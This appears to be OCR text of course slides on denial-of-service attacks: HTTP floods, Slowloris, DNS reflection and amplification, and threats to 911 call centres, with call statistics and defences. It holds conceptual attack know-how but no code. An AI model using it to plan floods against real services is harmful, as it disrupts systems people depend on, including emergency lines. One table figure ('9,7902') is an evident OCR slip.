


Figure 7.4 DDoS Attack Architecture




Figure 7.5 SIP INVITE Scenario

Hypertext Transfer Protocol (HTTP) Based Attacks

HTTP flood

- Attack that bombards Web servers with HTTP requests
- Consumes considerable resources
- Spidering
  - Bots starting from a given HTTP link and following all links on the provided Web site in a recursive way

Slowloris

- Attempts to monopolize by sending HTTP requests that never complete
- Eventually consumes Web server's connection capacity
- Utilizes legitimate HTTP traffic
- Existing intrusion detection and prevention solutions that rely on signatures to detect attacks will generally not recognize Slowloris

Reflection Attacks

- Attacker sends packets to a known service on the intermediary with a spoofed source address of the actual target system
- When intermediary responds, the response is sent to the target
- “Reflects” the attack off the intermediary (reflector)
- Goal is to generate enough volumes of packets to flood the link to the target system without alerting the intermediary
- The basic defense against these attacks is blocking spoofed-source packets




Figure 7.6 DNS Reflection Attack





Figure 7.7 Amplification Attack

DNS Amplification Attacks

- Use packets directed at a legitimate DNS server as the intermediary system
- Attacker creates a series of DNS requests containing the spoofed source address of the target system
- Exploit DNS behavior to convert a small request to a much larger response (amplification)
- Target is flooded with responses
- Basic defense against this attack is to prevent the use of spoofed source addresses

TDoS Threat – Disable 911



Public Voice Network

TDM/SIP Trunks

Internet

Internet Connection

Firewall
IDS/IPS
DDoS Mitigation

UC Servers

CM VM CC Admin

Gate way DB TFTP DHCP DNS

TDM Phones

Modem

Fax

Voice VLAN

IP Phones

Data VLAN

UC Clients

Servers/PCs

911 Statistics


- There are **240 Million** calls to 9-1-1 each year, in some communities, 50% of those calls are made from a mobile device – NENA

2012 Annual Statistics

Telephone Statistics

Group	Incoming	Outgoing	Total Calls
911 – EMS	37,396	0	37,396
911 – Fire	7,691	0	7,691
911 – Law	49,315	0	49,315
Admin	41,531	9,7902	139,433
Business – EMS	20,805	26	20,831
Business – Fire	23,179	716	23,895
Business – Law	51,161	47	51,208
Emergency – EMS	21,514	1,172	22,686
Emergency – Fire	33,631	236	33,867
Emergency – Law	96,237	46	96,283
Microwave	8,957	17,687	26,644
Miscellaneous	10,659	8	10,667
Totals	**402,076**	**117,840**	**519,916**

Source: Overview of the San Mateo County Office of Public Safety Communications. 2012.




Current State of the Art from FCC

- *In 38 states, no money was spent in 2015 on cyber security for 9-1-1 centers.*
- *420 out of 6,500 9-1-1 centers had implemented a cyber security program.*

